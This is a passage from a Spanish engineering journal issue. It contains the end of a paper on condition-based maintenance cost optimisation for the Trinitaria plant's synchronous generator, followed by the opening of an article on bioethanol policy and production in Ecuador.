$$F_i(t) = 1 - R_i(t) = 1 - F_{\theta_i} \left(\frac{D_i - A_i}{t} \right)$$

- **Número mínimo de piezas reparadas $E_{M(i)}[W]$**

Cuando en $k\tau_i$ se produce la actualización de estado del componente, es posible realizar el mantenimiento mínimo en el primer tiempo de inspección $k-1$ del componente, y la expresión se define como:

$$E_{M(i)}[N] = \sum_{k=1}^{\infty} (k-1) \cdot \left[1 - \prod_{j=1}^k P(D_i, (k-1)\tau_i < L_i) \right] \quad (21)$$

- **Ciclo de vida media $E[W(\tau_i)]$**

$E[W(\tau_i)]$ se expresa como:

$$E[W(\tau_i)] = \sum_{k=1}^{\infty} k\tau_i P(N = k) = \sum_{k=1}^{\infty} k\tau_i \left(F_{\theta_i} \left(\frac{L_i - A_i}{(k-1)\tau_i} \right) - F_{\theta_i} \left(\frac{L_i - A_i}{k\tau_i} \right) \right) \quad (22)$$

Sustituyendo varios parámetros en la ecuación (6), se puede obtener la tasa de costo promedio móvil a largo plazo de los componentes $Z(\tau_i)$.

D. Decisión de mantenimiento del sistema multicomponente

Para sistemas en los que se integran múltiples componentes, generalmente se adopta el método de mantenimiento regular y la estrategia de mantenimiento es la siguiente [18]:

- Determinar el intervalo de detección de falla del componente, este estará definido por τ según la prueba mantenimiento del estado.
- Decisión de mantenimiento según el estado de un solo componente, si el parámetro de estado D_i de un componente en el punto de detección satisface la condición $L_i \leq D_i(T) < D_{i1}$, entonces deberá realizarse el mantenimiento preventivo; si $D_i(T) \geq D_{i1}$ entonces deberá realizarse el mantenimiento posterior o

correctivo y actualizar la falla de componente.

- Políticas de decisión de mantenimiento de oportuno de múltiples componentes, cuando $D_i(T) < L_i$, se llevará a cabo el mantenimiento mínimo para el componente i , y el mantenimiento preventivo se lleva a cabo en los componentes relacionados.

Teniendo en cuenta la correlación económica entre los componentes del generador sincrónico, la tasa de costo de mantenimiento promedio multicomponente del generador sincrónico se puede expresar como:

$$Z_{sys}(\tau) = \frac{[N - \omega(N-1)]R}{\tau} + \sum_{i \in N} Z_i(\tau) \quad (23)$$

En la fórmula, $Z_{sys}(\tau)$ es la tasa de costo de mantenimiento promedio del generador sincrónico; ω es el coeficiente de correlación económica entre componentes del generador, $\omega = 0 \sim 1$; R es el costo fijo por mantenimiento preventivo o mantenimiento posterior al hecho (correctivo); τ es la inspección unificada para cada elemento del generador (puede ser uno o varios a la vez); $Z_i(\tau)$ es la tasa de costo de mantenimiento promedio del componente i cuando el período de detección es τ .

III. CASO DE ESTUDIO

En esta sección, se realizará confirmación de la propuesta metodológica analizando un generador sincrónico el cual es provisto de energía mecánica mediante una turbina de vapor, este caso corresponde al generador sincrónico de la central térmica Trinitaria, propiedad de la Corporación Eléctrica del Ecuador CELEC EP ubicado en la ciudad de Guayaquil-Ecuador. Las principales características del generador se resumen en la Tabla I.

Tabla 1. Características principales del generador sincrónico de la central trinitaria

Fabricante:	ABB, Tipo WX18Z-090LL
Potencia aparente nominal:	156,500 KVA
Potencia activa nominal:	133,025 KW
Enfriamiento:	Por aire
Clase de aislamiento:	F
Voltaje:	13,800 V.
Rango de voltaje de operación:	$\pm 5\%$
Rotor: Cilíndrico	2 polos
Corriente nominal:	6,547 A.
Factor de Potencia:	0.85
Número de fases:	3

Frecuencia:	60 Hz.
Velocidad:	3600 RPM
Eficiencia (a potencia nominal y f.p.=0.85):	98.6 %

Para el presente estudio se realizará un breve análisis de su funcionamiento en estado estable, tomando como referencia el modelo planteado en [19], el mismo que permitirá obtener datos de interés tales como: voltajes y corrientes de operación, velocidad a la que se encuentra el generador en estado estable, potencias mecánicas y eléctricas, etc. Esta adquisición de datos nos permitirá tener un banco de datos históricos, con los que se procederá a realizar la construcción de nuestro modelo para la estimación del desgaste de componentes y los umbrales permitidos antes de la falla basados en las ecuaciones descritas en el apartado II.

Un modelo bastante aproximado a las condiciones reales presentadas en la Central Térmica Trinitaria se muestra en la Fig. 2 [19], cabe destacar que dicho modelo replica toda la central térmica Trinitaria, pero para efectos de este estudio solo nos centraremos en la utilización del modelo del generador, el cual facilitara nuestro análisis del desgaste que presentan diversos componentes a ser analizados: i) rodamientos, ii) excitatriz, iii) bobinado.




Figura 2. Diagrama esquemático de la Central Térmica Trinitaria

IV. METODOLOGÍA DE SIMULACIÓN.

Para efectos del estudio es necesario contar con el histórico de operación del generador sincrónico, estos datos fueron obtenidos simulando la operación normal del generador y estimando las condiciones que conllevan el desgaste de los componentes en un tiempo T. La Fig. 3. muestra la condición de operación del generador sincrónico en estado estable o también llamado régimen permanente, donde se muestran las corrientes del estator, la corriente de campo y el torque electromecánico en p.u.




Figura 3. Operación normal o régimen permanente del generador sincrónico (a) corrientes estáticas. (b) corriente de campo. (c) torque electromecánico.

Este modelo puede ser idealizado para analizar las condiciones de desgaste basándonos en el esquema presentado en la Fig. 1, lo que permitiría estimar los datos de la degradación del rendimiento de los componentes y del proceso de reparación y mantenimiento, la Fig. 4 presenta como el deterioro de componentes afecta a operación normal del generador, mostrándonos cómo el fallo del generador se vuelve inminente al no tomarse las consideraciones necesarias para la ejecución del mantenimiento.

Cada uno de los escenarios de fallo y de deterioro de los componentes ha sido considerados para la estimación de los tiempos de detección de la falla, esto nos permitirá predecir mediante la utilización del modelo propuesto los fallos que se presenten en los componentes del generador antes definidos, proporcionándonos tiempos oportunos en la toma de decisiones del mantenimiento.




Figura 4. Operación del generador sincrónico considerando el deterioro con respecto al tiempo de sus rodamientos a) corrientes estáticas. (b) corriente de campo. (c) torque electromecánico

Partiremos del supuesto en el que la degradación inicial de los tres componentes es cero, debido a que no se pudo contar con los datos de los costos de mantenimiento de parte de la empresa generadora fijaremos estos bajo suposición, los parámetros de mantenimiento y degradación son mostrados en la Tabla II


Los parámetros de degradación de los componentes mostrados en la Tabla II son calculados mediante las ecuaciones (4)-(5)

Tabla 2. Parámetros de degradación del generador sincronico y costos de mantenimiento


Costos de mantenimiento/ dólares	Componente		
	Rodamientos	Bobinado	Excitatriz
$C_{P(i)}$	1080	2315	1543
$C_{R(i)}$	4630	10802	7716
$C_{I(i)}$	154	154	154
$C_{D(i)}$	1111	1111	1111
$C_{M(i)}$	309	772	463
R	7716	7716	7716
	Degradación		
D_i	100	200	0,08
L_i	90	190	150
μ_{θ_i}	0,08	0,12	140
σ_{θ_i}	0,015	0,015	0,015
B_i	1	1	1

V. RESULTADOS


El CBM (mantenimiento basado en condición) propuesto en el presente trabajo es válido en un generador 133,025 KW, 13,800 V, 60 Hz, rotor cilíndrico de 2 polos y 3600 RPM, de la ecuación (6) se obtiene el costo de mantenimiento promedio independiente, la tasa y curva de ciclo de detección óptima para los 3 componentes los cuales se muestran en la Fig. 5. Los períodos de detección óptimos para los rodamientos, bobinado del estator y excitatriz son 109, 98 y 75 días, respectivamente. Las tasas de costo para el mantenimiento promedio fueron 47.66, 99.53 y 73.26 dólares/d. Para la obtención de los resultados de los cálculos anteriores, se consideró el análisis como componentes independientes. Para la ejecución del mantenimiento optimo, del generador sincrónico de esta central de generación térmica se lo puede resolver mediante la ecuación (23).



(a) Rodamientos



(b) Bobinado del estator



(c) Excitatriz

Figura 5. Curva del ciclo de detección de la tasa de costo de mantenimiento promedio de cada componente

La relación entre el costo de mantenimiento de varios componentes y el ciclo de inspección se presentan en la Fig. 6. teniendo en cuenta la relevancia económica de los componentes, el período de inspección óptimo para el generador sincrónico ya no será el período de inspección óptimo de cada componente. El período de inspección óptimo ahora es de 86 días, y la tasa de costo de mantenimiento promedio del sistema durante todo el ciclo de vida

de los componentes es 4.873 dólares/d. En la Fig. 6. podemos observar lo siguiente: i) Cuando el período de mantenimiento es inferior a 40 días, la tasa de costo de mantenimiento promedio del sistema disminuye rápidamente con respecto al aumento del ciclo de inspección original. Esto se debe a que la frecuencia de detección es demasiado grande, lo que provocará una detección excesiva y que conllevará a que aumente la tasa de costo de mantenimiento promedio. ii) Cuando el período de detección es mayor que el período de detección óptimo (86 días), la tasa de costo promedio aumenta a medida que aumenta el período de detección. Esto se debe a que el ciclo de inspección es demasiado largo y que existen una gran cantidad de pérdidas de tiempo por inactividad debido a la imposibilidad de reparar a tiempo esto provoca el aumento de la tasa de costo de mantenimiento promedio.




Figura 6. Curva del ciclo de detección de la tasa de costo de mantenimiento multicomponente

Las actividades de mantenimiento de los componentes del generador sincrónico originaran las correspondientes tasas de costes por inactividad, para esto se mantendrá la tasa para los valores de otros parámetros sin cambio y se remplazara el valor $C_{D(t)}$.

La relación entre la tasa de costo de mantenimiento total promedio y el ciclo de detección para el generador sincrónico bajo diferentes pérdidas por parada se obtienen de las ecuaciones (6) - (13), como se muestra en la Fig. 7.




Figura 7. Efecto de la tasa de costo del tiempo de inactividad en el período de detección óptimo del generador sincrónico

Se puede ver en la Fig. 7. que cuando la tasa de costo de tiempo de inactividad es 536, 1125 y 1688 dólares respectivamente, los períodos de detección óptimos correspondientes del generador sincrónico son 59, 78 y 84 días, respectivamente.

De acuerdo con la Fig. 7., podemos inferir lo siguiente:

- A medida que aumenta la tasa de costo del tiempo de inactividad por unidad de tiempo, el período de detección óptimo disminuye. Esto se debe a que cuando aumenta la tasa de costo del tiempo de inactividad por unidad de tiempo, para garantizar la tasa de costo promedio óptima, es necesario aumentar la frecuencia de detección para acortar el tiempo de inactividad y acortar el ciclo de detección.
- A medida que aumenta la tasa de costo de pérdida de tiempo por inactividad por unidad de tiempo, la tasa de costo promedio óptimo tendrá un comportamiento creciente. Al cambiar el valor del costo de mantenimiento fijo R, se puede obtener la relación entre la tasa de costo de mantenimiento promedio del generador sincrónico y el ciclo de inspección bajo diferentes costos de mantenimiento

fijo, la Tabla III. Muestra como a diferentes valores de costo de mantenimiento fijo R se definen los periodos de inspección óptimos para el generador analizado como un sistema multicomponentes. Obviamente, cuando aumenta el costo fijo de mantenimiento R aumentará el ciclo de mantenimiento del generador sincrónico, esto con la finalidad de reducir los tiempos de mantenimiento del sistema durante el ciclo de vida y reducir el

Tabla 3. Impacto del costo de mantenimiento fijo R en el costo de mantenimiento del generador sincrónico

Componente	Costo fijo de mantenimiento R (dólares)	Periodo óptimo de inspección τ (días)
Rodamientos	5625	85
Rotor	16875	110
Excitatriz	11250	98

En este artículo también se presenta el coeficiente de correlación económica ω para describir la correlación económica entre componentes. De acuerdo con la ecuación (23), se puede obtener la relación entre la tasa de costo de mantenimiento promedio del generador sincrónico como un sistema multicomponente y el coeficiente de correlación económica de los componentes.




Figura 8. Relación entre la tasa de costo de mantenimiento promedio y el coeficiente de correlación económica de los componentes

En la Fig. 8 se observa que, cuando el coeficiente de correlación económica $\omega = 1$, la correlación económica entre componentes es la más alta y la tasa de costo de mantenimiento promedio del sistema es la más baja. Por lo tanto, considerando la correlación económica entre componentes, se puede reducir el costo de mantenimiento cuando se debe tratar al generador como un sistema integrado de varios componentes.

VI. CONCLUSIONES

La temprana detección de fallas en generadores de los sistemas de generación es de vital importancia, por lo que aquellas representaciones que permitan un estudio acertado y confiable sin requerir la paralización de la maquinaria para su posterior revisión son objeto de estudios encaminados a la mejora de las políticas de mantenimiento óptimo, teniendo en cuenta los distintos costos que estos implicaría.

El mantenimiento basado en condición (CBM) plantea la detección de fallas cuando estas no han alcanzado un nivel perjudicial, evaluando los costos que implicarían no actuar en un tiempo prudencial a partir de la predicción de estados futuros para los diferentes componentes analizados del generador cuando se encuentra en operación normal o también llamado régimen permanente.

Este trabajo toma el generador sincrónico de la planta de generación térmica del sistema Trinitaria y lo analiza como un sistema multicomponente, definiendo los componentes que constantemente son monitoreados por parte del personal que realiza mantenimiento en la planta de generación, además de aquello establece: un modelo de tasa de costo promedio de largo plazo para generadores basado en el proceso de actualización, considera la relevancia económica entre las actividades de mantenimiento de componentes, establece un modelo de mantenimiento basado en condición analizando múltiples componentes de generador, y estudia la detección óptima del ciclo del sistema.

Los resultados muestran que el modelo de optimización del mantenimiento puede describir eficazmente el problema de optimización del mantenimiento del generador sincrónico, sobreponiéndose notablemente sobre las políticas de mantenimiento convencional, las cuales cotidianamente basan su análisis y toma de decisiones en los tiempos fijos de paralización para la ejecución del mantenimiento, lo que conllevará una falta de detección de posibles problemas que aún no han sido detectados en otros componentes y que cuyo costo de mantenimiento se eleva exponencialmente al no ser este atendido de manera oportuna durante el tiempo de paralización. El CBM nos brinda la posibilidad de tomar correctas de decisiones actuando en un tiempo prudencial para la determinación del

mantenimiento de la maquina sin incurrir en paros innecesarios de la misma, teniendo en cuenta los altos costos que implicaría el no proceder en los ciclos de inspección óptimos. En la investigación de seguimiento, el modelo de mantenimiento puede considerar factores como la ley de degradación del rendimiento de los componentes y la realización temprana del mantenimiento dinámico de los 3 componentes en simultaneo, además de todos los datos históricos masivos que pueden ser obtenidos de parte del personal de la central de generación mediante constante monitoreo, esta condición tiene en la practica un valor agregado al momento de diseñar un plan que defina claramente las políticas para un mantenimiento optimo basado en condición.

REFERENCIAS

- R. Gopinath, C. Santhosh Kumar, K.I. Ramachandran, V. Upendranath, P.V.R. Sai Kiran, Intelligent Fault Diagnosis of Synchronous Generators, Expert Systems with Applications (2015), doi: 10.1016/j.eswa.2015.09.043s
- J. A. Andrawus, J. Watson, and M. Kishk, “Wind turbine maintenance optimization: Principles of quantitative maintenance optimization,” *Wind Eng.*, vol. 31, no. 2, pp. 101–110, 2007.
- Jabid Quiroga Méndez, Silvia Oviedo Castillo “Implementing condition-based maintenance using modeling and simulation: a case study of a permanent magnet synchronous motor” *Ingeniería e Investigación*, vol. 31, núm. 2, agosto, 2011, pp. 18-28
- François Besnard, and Lina Bertling, “An Approach for Condition-Based Maintenance Optimization Applied to Wind Turbine Blades” *IEEE Transactions on Sustainable Energy*, VOL. 1, NO. 2, JULY 2010
- Jeet Gandhi, R. Gopinath, C. Santhosh Kumar “System Independent Fault Diagnosis for Synchronous Generator” Department of Electronics and Communication Engineering, 2020, Amrita School of Engineering, Coimbatore, Amrita Vishwa Vidyapeetham, Amrita University, India-641112
- Jardine, A. K., Lin, D., & Banjevic, D. “A review on machinery diagnostics and prognostics implementing condition-based maintenance.” *Mechanical systems and signal processing*, 2016, pp 1483-1510
- Feng, Q., Jiang, L., & Coit, D. W. (2016). “Reliability analysis and condition-based maintenance of systems with dependent degrading components based on thermodynamic physics-of-failure”. *The International Journal of Advanced Manufacturing Technology*, 86, 913–923. <https://doi.org/10.1007/s00170-015-8220-x>
- Su Chu, Chen Wu, “Optimization of condition-based maintenance for a wind turbine system considering economic dependence among components” *Journal of Southeast university (Natural Science Edition)*, vol 46, No5, 2016, pp 1007-1012
- S.J. Bae et al., *Reliability Engineering and System Safety*, “Condition monitoring of a steam turbine generator using wavelet spectrum-based control chart”, (2017), <https://doi.org/10.1016/j.res.2017.09.025>
- Wang H Z. “A survey of maintenance policies of deteriorating systems” [J]. *European Journal of Open Research*, 2002, 139 (3): 4694489. DOI: 10.1016 / s0377-2217 (01) 00197-7.
- Van Noortwijk J M. “A survey of the application of gamma proses in maintenance” *Journal. Reliability Engineering and System Safety* 2009, 94 (1): 221. DOI: 10.1016 / j. res. 2007.03.019.
- Chiang J H, Yun J. “Optimal maintenance policy for a Markovian system under periodic inspection”, [J]. *Reliability Engineering and System Safety*, 2001, 71 (2): 165 172. DOI: 10.1016 / s0951-8320 (00) 000093-4.
- Tian Z G, Liao H T. “Condition based maintenance optimization for multi-component system using proportional hazards model” [J], 2011, 96 (5): 58159. DOI: 10.1016 / j. res. 2010.12.023.
- Tian Z G, Jin T, Wu B, “Condition based maintenance optimization for wind power generation systems under continuous monitoring” [J] *Renewable Energy*, 2011, 36 (5): 15021509. DOI: 10.1016 / j. Renene. 2010.10.028.

- Guerineau L, Gouno E. "Inference for a failure counting process partially observed", [J] IEEE Transactions Reliability, 2014, 64 (1): 19. DOI: 10.1109 / TR.2014.2354171.
- SahinI. "A generalization of renewal processes", [J] Operations Research Letters, 1993, 13 (4): 259-263. DOI: 10.1016 / 0167-6377 (93) 90048-1
- Van NoortwijkJM. "Explicit formulas for the variance of discounted life-cycle cost", Reliability Engineering and System Safety, 2003, 80 (2): 185-195. DOI: 10.1016 / S0951-8320 (03) 00023-1.
- Hornbeek A V, Pintelon L. "A Dynamic predictive maintenance policy for complex multi-component system" [J]. Reliability Engineering and System Safety, 2013, 120 (12): 3950. DOI: 10.1016 / j.ress.2013.02.029.
- Torres Darío, Gallo Andres. "Implementation of a mathematical model for the Trinitaria generation." [J], IEEE Transactions Reliability, 2017, 66 (2):22

Pasado, presente y perspectiva del Bioetanol en Ecuador

Ana Macias-Mendoza^{1*}; Jean Pérez-Parra²; Julio Torres-Puentes³

Resumen

Desde 2010 en Ecuador se estableció como política energética la utilización de gasolina con 10% de bioetanol, esto en favor de la reducción de emisiones de gases de efecto invernadero; sin embargo, hasta la fecha se comercializa gasolina con 5% de bioetanol solo en ciertas provincias del país. El objetivo de este estudio fue evaluar el desarrollo de la industria del bioetanol en Ecuador en la última década y su perspectiva hacia el futuro, para ello se presenta el marco legal sobre biocombustibles en el país, así como un análisis de datos e informes de la empresa EP Petroecuador que determinan la trayectoria de la industria del bioetanol en el país entre 2010 y 2020, además se realizó un análisis bibliográfico de diferentes estudios realizados sobre la obtención de bioetanol a partir de diferentes materias primas, así como de pruebas de funcionamiento realizadas en vehículos de diferentes marcas con gasolina Ecopaís. Con base en la información revisada, se concluyó que Ecuador puede optar por otras materias primas para la producción de bioetanol, siguiendo experiencias de otros países, para de esta manera poder cumplir con el objetivo de proveer a todo el país, gasolina con un 10% de bioetanol.

Palabras claves: Bioetanol, gasolina Ecopaís, biocombustibles, producción.

Past, present and perspective of Bioethanol in Ecuador

Abstract

In 2010, Ecuador established as an energy policy the use of 10% bioethanol from sugar cane as an additive to commercial gasoline, to act in favor of the reduction of the greenhouse effect, the reduction of acid rain and the reduction of emissions from different transports; However, to date only 5% is sold in certain provinces of the country (Ecopaís gasoline). The objective of this study is to evaluate the development of the bioethanol industry in Ecuador in the last decade and its perspective towards the future. In this research work, the legal framework around biofuels is presented, and through the analysis of data and reports from the company EP Petroecuador, it was possible to determine the path followed by the bioethanol industry in the country between the years 2010 - 2020. In addition, in a bibliographic analysis of several authors, it was possible to obtain different studies on the production of bioethanol from different raw materials and tests that have been carried out on vehicles of different brands with Ecopaís gasoline. Based on the information reviewed, it is concluded that in Ecuador you can choose other types of raw material for the production of bioethanol, following experiences from other countries, in this way it will be possible to supply the entire country with 10% gasoline. of bioethanol.

Keywords: Ethanol, Ecopaís, biofuels, production.

Recibido: 8 de abril de 2022

Aceptado: 31 de julio de 2022

^{1*} Ingeniera Química, Docente en la Unidad Educativa Albertina Rivas Medina en la ciudad de Santa Ana, Manabí, Ecuador. amacias041375@utm.edu.ec; <https://orcid.org/0000-0002-8956-9476>

² Doctor en Ciencias, mención Química, Profesor principal I de la Universidad Técnica de Manabí (UTM). Perteneciente al grupo de investigación en Química Ambiental del Instituto de Ciencias Básicas de la UTM, Portoviejo, Manabí, Ecuador. jean.perez@utm.edu.ec; <https://orcid.org/0000-0002-7971-1782>

³ Doctor en Química, Profesor principal I de la Universidad Técnica de Manabí (UTM), Portoviejo, Ecuador. julio.torres@utm.edu.ec; <https://orcid.org/0000-0002-1290-5240>

Autor de correspondencia: amacias041375@utm.edu.ec

I. INTRODUCCIÓN

La demanda mundial de energía ha aumentado debido al desarrollo industrial y de las sociedades. En consecuencia, esto ha generado un aumento en la demanda de combustibles fósiles (Gwak et al., 2018).

Los combustibles fósiles constituyen más del 80% del suministro energético mundial. Su combustión libera importantes gases de efecto invernadero a la atmósfera. Los niveles de estos gases han aumentado drásticamente en los últimos años, provocando el calentamiento global, aumento del nivel del mar y temperaturas medias anuales (Mansouri et al., 2016).

Según Naik et al. (2010), los biocombustibles producidos a partir de desechos orgánicos o plantas podrían ayudar a reducir tanto la dependencia mundial de la producción de petróleo como las emisiones de CO₂. Esto puede deberse a que el CO₂ liberado en la combustión es igual al absorbido por la planta durante la fotosíntesis y, por lo tanto, no aumenta el existente en la atmósfera; formando así, parte del ciclo del carbono.

La necesidad de diversificar las fuentes de energía y utilizar los recursos locales para la producción de bioetanol, en el orden social ha creado más puestos de trabajo debido a que es necesario contratar nueva mano de obra (Noboa et al., 2019).

En América Latina, de todos los biocombustibles conocidos, sobre el que se tiene mayor interés es en el bioetanol; para lo cual, Ecuador en el 2010 al ser signatario del Protocolo de Kioto, consideró no solo ratificarlo, también decidió actuar a favor de la reducción de emisiones de gases que producen el efecto invernadero y la lluvia ácida, y de la disminución de emisiones de los diferentes medios de transporte, al establecer como política energética, la utilización de biocombustibles como el etanol, promoviendo con ello la preservación del medio ambiente; de esta manera se aprovechó la agricultura del país, con elevado potencial para los productos del sector primario, los cuales ayudaron a fortalecer la seguridad energética, en la búsqueda de sustituir los combustibles fósiles (Castro-Armijos et al., 2017; Morán-Coello & Gallardo-Campoverde, 2015).

La propuesta de comercializar bioetanol que se

implantó por el Ministerio de Electricidad y Energía Renovable en el Ecuador, comenzó con políticas que promovían el uso de energías renovables y el desarrollo de la industria nacional de energías limpias. Estas se obtienen de recursos naturales que normalmente suelen ser inagotables, y en el caso del Ecuador, la producción de biocombustible se realiza a partir de la caña de azúcar (Navas Jurado, 2014).

El gobierno ecuatoriano se planteó producir bioetanol, e incorporarlo en la gasolina hasta alcanzar un 10% de este componente en el combustible, pero a la fecha solo se comercializa gasolina con 5% de bioetanol, y ésta aún no se ofrece en todas las provincias del país. En este estudio se revisa el avance de la producción de bioetanol desde el 2010 hasta la actualidad, y se plantean las perspectivas u oportunidades que presenta el Ecuador para la producción de bioetanol hacia el futuro, con base en la capacidad de producción de las diferentes materias primas requeridas para la obtención de este biocombustible.

Metodología

La metodología que se aplicó para desarrollar la investigación se basa en investigación descriptiva, ya que en la misma se realiza un proceso de búsqueda, recolección y análisis de la información; con el fin de presentar un panorama general de la cronología de la producción de bioetanol en el Ecuador, así como de la producción y demanda de las diferentes materias prima con potencial uso para la producción de bioetanol en Ecuador, para finalmente presentar que opciones podrían considerarse en Ecuador para alcanzar el porcentaje de bioetanol establecido para la gasolina en 2010 (10%).

Desarrollo Marco Legal

El marco legal que regula la producción de biocombustibles lo rige la Constitución Nacional, leyes y reglamentos ambientales y los diferentes decretos ejecutivos. (Reyes Cedeño, 2011). La Constitución declara en el artículo 15:

El Estado tomará las medidas orientadas a promover en el sector público y privado el uso de tecnologías limpias y de energías

alternativas no contaminantes y de bajo impacto. La soberanía energética no se alcanzará en detrimento de la soberanía alimentaria, ni afectará el derecho al agua. (Constituyente, 2008, p. 13)

El Reglamento Sustitutivo del Reglamento Ambiental para las Operaciones Hidrocarburíferas en el Ecuador, dispone en el artículo 67 que:

En la producción de combustibles, la calidad podrá ser mejorada mediante la incorporación de aditivos en refinerías y/o terminales. Se preferirá y fomentará el uso de aditivos oxigenados tal como el etanol anhidro a partir de materia prima renovable. (GobiernodelEcuador, 2001, p. 38)

Según Gallardo & Saúl (2018), el 28 de septiembre de 2012, se emite el Decreto Ejecutivo No. 1303, el cual establece en su artículo 1, que “Es de interés nacional el desarrollo de biocombustibles en el país como medio para el impulso del fomento agrícola. Se dispone que la producción, el uso y el consumo de los biocombustibles responderán a una estrategia inclusiva de desarrollo rural, precautelando la soberanía alimentaria y sostenibilidad ambiental” (p 17).

Además, Martínez Olaya (2018) afirma que en el Acuerdo Ministerial 135 del Reglamento para Autorización de actividades de Comercialización de Mezclas de Combustibles del Ecuador, se autoriza las actividades de comercialización de mezclas de combustibles líquidos derivados de los hidrocarburos con biocombustibles (p 40).

A partir de lo anteriormente expuesto se puede establecer que el marco legal en relación a los biocombustibles en Ecuador contempla las medidas orientadas a promover tecnologías limpias y de energías alternativas no contaminantes, para lo cual se prefiere y fomenta el uso de aditivos oxigenados tal como el etanol anhidro a partir de materia prima renovable en la producción

de combustibles, precautelando la soberanía alimentaria y sostenibilidad ambiental.

Bioetanol

El bioetanol también denominado como etanol, alcohol carburante, etanol anhidro o alcohol etílico, es un alcohol líquido de fórmula química C_2H_5OH (Reyes Soriano, 2016), ha sido utilizado como potenciador de gasolina o combustible (Castro-Martínez et al., 2012). Este alcohol se obtiene a partir de la fermentación de la caña de azúcar u otras materias orgánicas. Comercialmente se puede disponer gasolinas E5 (5% de etanol) a E15 (15% de etanol) (Pillajo, 2020), al aumentar el contenido de etanol en la mezcla, se reduce el impacto contaminante (Callejas & Quezada, 2009).

Los procesos de producción de bioetanol dependen de la biomasa y su composición química (Figura 1). Actualmente, en la producción masiva de bioetanol, se utilizan tres tipos de materias primas o materiales:

- Productos con gran cantidad de sacarosa como caña de azúcar, remolacha, melazas o sorgo dulce.
- Productos con gran cantidad de almidón como maíz, patata o mandioca.
- Productos con gran cantidad de celulosa como madera o residuos agrícolas (Martínez Olaya, 2018). Para la biomasa lignocelulósica, se debe realizar un pretratamiento para mejorar la eficiencia general del proceso al reducir la cantidad de lignina, hemicelulosa y la celulosa cristalina; y aumentar el área utilizada en la etapa de la hidrólisis enzimática. Estos métodos y técnicas de pretratamiento pueden ser físicas, químicas, fisicoquímicas y biológicas, cada una con sus propias fortalezas, debilidades y alcance (Avila et al., 2020).

